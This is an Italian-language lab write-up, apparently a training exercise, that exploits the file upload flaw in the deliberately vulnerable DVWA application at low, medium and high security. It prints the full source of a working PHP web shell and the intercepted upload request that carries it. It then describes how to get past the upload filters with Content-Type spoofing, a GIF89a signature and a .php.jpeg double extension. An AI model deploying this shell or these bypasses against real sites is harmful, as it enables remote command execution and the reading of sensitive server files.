S6 L1
Shell php

Codice PHP:

```
<!DOCTYPE html>
<html>
<head>
    <title>Simple PHP Web Shell</title>
    <style>
        body { background-color: #1a1a1a; color: #00ff00;
font-family: monospace; padding: 20px; }
        input[type="text"] { width: 80%; background: #333; border:
1px solid #555; color: #fff; padding: 5px; }
        input[type="submit"] { background: #555; color: #fff;
border: none; padding: 5px 15px; cursor: pointer; }
        pre { background: #000; padding: 10px; border: 1px
dashed #00ff00; white-space: pre-wrap; word-wrap:
break-word; }
        .container { max-width: 900px; margin: auto; }
    </style>
</head>
<body>
    <div class="container">
        <h2>PHP Web Shell</h2>
        <form method="POST">
            <span>$ </span>
            <input type="text" name="cmd" autofocus
placeholder="Inserisci comando (es: id, ls -la, cat
/etc/passwd)">
            <input type="submit" value="Esegui">
        </form>
```

```
        <hr>
        <h3>Output:</h3>
        <pre>
<?php
    if(isset($_POST['cmd'])) {
        // system(), exec(), o shell_exec() sono le funzioni
principali per eseguire comandi
        $command = $_POST['cmd'];
        echo "Eseguendo: " . htmlspecialchars($command) .
"\n\n";

        // Esegue il comando e cattura l'output
        $output = shell_exec($command . " 2>&1");
        echo htmlspecialchars($output);
    }
?>
        </pre>
    </div>
</body>
</html>
```

Semplice script con interfaccia grafica che mi permette di inviare comandi e visualizzare la risposta come se fosse un vero e proprio terminale

Sicurezza low

Codice intercettato:


Request

Pretty | Raw | Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.11
Content-Length: 1793
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.11
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4eSg1DAVrK4P3i3F
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.11/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=d3ac59dc162e9daa9a3923133ce65ef3
Connection: keep-alive

------WebKitFormBoundary4eSg1DAVrK4P3i3F
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary4eSg1DAVrK4P3i3F
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<!DOCTYPE html>
<html>
<head>
    <title>Simple PHP Web Shell</title>
    <style>
        body { background-color: #1a1a1a; color: #00ff00; font-family: monospace; padding: 20px; }
        input[type="text"] { width: 80%; background: #333; border: 1px solid #555; color: #fff; padding:
5px; }
        input[type="submit"] { background: #555; color: #fff; border: none; padding: 5px 15px; cursor:
pointer; }
        pre { background: #000; padding: 10px; border: 1px dashed #00ff00; white-space: pre-wrap; word-wrap:
 break-word; }
        .container { max-width: 900px; margin: auto; }
    </style>
</head>
<body>
    <div class="container">
        <h2>PHP Web Shell</h2>
        <form method="POST">
            <span>$ </span>
            <input type="text" name="cmd" autofocus placeholder="Inserisci comando (es: id, ls -la, cat
/etc/passwd)">
            <input type="submit" value="Esegui">
        </form>
        <hr>
        <h3>Output:</h3>
        <pre>
<?php
    if(isset($_POST['cmd'])) {
        // system(), exec(), o shell_exec() sono le funzioni principali per eseguire comandi
        $command = $_POST['cmd'];
        echo "Eseguendo: " . htmlspecialchars($command) . "\n\n";
```


```
52
53          // Esegue il comando e cattura l'output
54          $output = shell_exec($command . " 2>&1");
55          echo htmlspecialchars($output);
56      }
57  ?>
58          </pre>
59      </div>
60  </body>
61  </html>
62
63  ------WebKitFormBoundary4eSg1DAVrK4P3i3F
64  Content-Disposition: form-data; name="Upload"
65
66  Upload
67  ------WebKitFormBoundary4eSg1DAVrK4P3i3F--
68
```

Risultato upload:




copiando il path che esce in seguito all'upload e aggiungendolo nell'url posso aprire il mio script shell.php

Uso Shell:



Eseguendo il comando ls possiamo vedere i file nella directory, il php non mantiene memoria quindi non si possono eseguire più comandi come cambiare molteplici directory, per questo bisogna concatenarli, come ad esempio **cd / && ls**

Sicurezza media



Andando in sicurezza media il sito non ci consente di caricare il file a causa della verifica del content type.

1. Analisi del Meccanismo di Difesa

Nel livello di sicurezza Medium di DVWA, l'applicazione implementa un controllo lato server per mitigare il caricamento di file arbitrari. A differenza del livello Low (privo di controlli), il server verifica l'intestazione HTTP Content-Type inviata dal browser, accettando esclusivamente i tipi MIME image/jpeg o image/png.

2. Metodologia di Bypass

Per caricare con successo la web shell PHP, sono state applicate due tecniche di offuscamento e manipolazione dei parametri:

Manipolazione del MIME-Type (Content-Type Spoofing): Attraverso l'uso di un Proxy (Burp Suite), la richiesta POST è stata intercettata. Il valore originale Content-Type: application/x-php è stato modificato manualmente in image/jpeg.
Poiché il server si fida dell'intestazione fornita dal client senza validare l'effettiva natura del file, il controllo è stato superato.

Inserimento di Magic Bytes (File Signature): Per eludere eventuali controlli di integrità del file (che verificano i primi byte del file per confermare che sia una vera immagine), è stata inserita la stringa GIF89a; in testa al file.
Questa firma identifica il file come una GIF agli occhi di funzioni di validazione come getimagesize(), mentre l'interprete PHP continua a eseguire il codice contenuto dopo la firma grazie all'estensione .php.

3. Impatto
Il successo del caricamento ha permesso l'esecuzione di una Web Shell interattiva. Ciò garantisce all'attaccante la capacità di:


Eseguire comandi di sistema con i privilegi dell'utente del server web (www-data).

Effettuare il leaking di informazioni sensibili (es. lettura di /etc/passwd).


Utilizzare il server compromesso come punto d'appoggio per un'ulteriore escalation di privilegi o per il pivoting all'interno della rete interna.

Sicurezza alta

Provando con lo script di prima il sito ci mostra solo questo errore



Oltre alle modifiche apportate in precedenza a difficoltà high viene controllata anche l’estensione del file, modificandolo con shell.php.jpeg il payload passa e riusciamo ad eseguire la shell


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/shell.php.jpeg succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7